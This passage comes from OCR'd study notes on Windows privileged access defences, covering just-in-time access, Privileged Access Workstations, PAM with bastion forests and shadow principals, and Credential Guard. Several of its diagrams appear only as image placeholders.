


- Require users to provide a Justification for connecting to a specific target for a defined period of time
- Users, have a shared privileged account to perform the task.

- Created during run-time
- Immediately deleted after use

- Enabled users to access resources on a by-request
- Access is removed when time is up

JIT Work-Flow



Reference : https://www.cyberark.com/what-is/just-in-time-access/

C. **Privileged Access Workstation (PAW)**


- Highest Security Configuration designed for extremely sensitive roles (Domain Administrator / Enterprise Administrator etc) that would significantly impact the organization if the workstation is compromised.

- PAW is a dedicated computing environment for performing administrative / sensitive tasks by privileged users.

- A Dedicated device with access to privileged accounts for performing sensitive tasks.

- Features of the Privileged Access Workstations :
  - Hardened environment with Application Control and Application Guard deployment
  - Credential Guard, Exploit Guard to protect the host from malicious behaviour
  - Local Disks encrypted with BitLocker
  - Web Browsing, Email, external USB Access is Restricted
  - Barred connection access from a non-privileged OS


Reference : https://www.darkreading.com/edge/theedge/what-is-a-privileged-access-workstation-(paw)/b/d-id/1336944



Reference : PAW defined by MS as a Highly Restricted Attack Surface


Privileged Access Management (PAM)

- PAM is an approach based strategy to control, monitor, audit & secure privileged resources across an enterprise IT environment
- It isolates the use of privileged accounts to reduce the risk of stolen credentials
- PAM adds protection to **privileged groups (Enterprise Admins, Domain Admins etc)** that control access across a range of domain-joined servers / computers.
- PAM builds on the principle of Just-In-Time Administration and Just Enough Administration.
- PAM setup and operation have 4 steps :



Reference : https://docs.microsoft.com/en-us/microsoft-identity-manager/pam/privileged-identity-management-for-active-directory-domain-services


- Bastion Host
  - Server whose purpose is to provide access to a private network from an untrusted external network (Internet)



- Shadow Principals :
  - Part of PAM feature
  - An Active Directory object that represents a user, group or computer account from **another** forest


Reference : https://docs.microsoft.com/en-us/microsoft-identity-manager/pam/privileged-identity-management-for-active-directory-domain-services

- PAM Trust :
  - Extension of Forest Trust
  - A Trust between a Bastion Forest and a production forest for management
  - PAM trust provides the ability to access the production forest with high privileges without using the credentials of bastion host / forest
  - Shadow Principals with the SIDs value of privileged groups in Production Forest are created in the Bastion Forest
  - Seamless and privileged access to the production forest without specifying the credentials of any users from bastion forest



Reference : https://petri.com/windows-server-2016-set-privileged-access-management

High Level Working of PAM



Reference : https://docs.microsoft.com/en-us/microsoft-identity-manager/pam/media/mim_pim_howitworks.png

D. **Credential Guard**

- Credential guard is a security feature that used virtualization-based security to isolate domain credentials.
- Prior to Credential Guard, Windows stored secrets in the Local Security Authority (LSA)
- Credentials are not stored in local memory rather it is stored in a virtual container preventing it from unauthorized access
- It increases the security of domain credentials and related hashes so that it becomes almost impossible for threat actors to access secrets
- Credential Guard Requirements :
  - Runs on Windows Enterprise Versions, latest windows server edition
  - 64-bit processor, Virtual Support (VT-x, AMD-V)
  - Full UEFI mode enabled

Reference : https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard-how-it-works

- With Credential guard enabled, is new process called “**LSAIso**” runs that stores & protects the domain credentials.

- LSA uses RPC to communicate with the isolated LSA process.

- When Credential guard is enabled, Kerberos does not allow unconstrained delegation

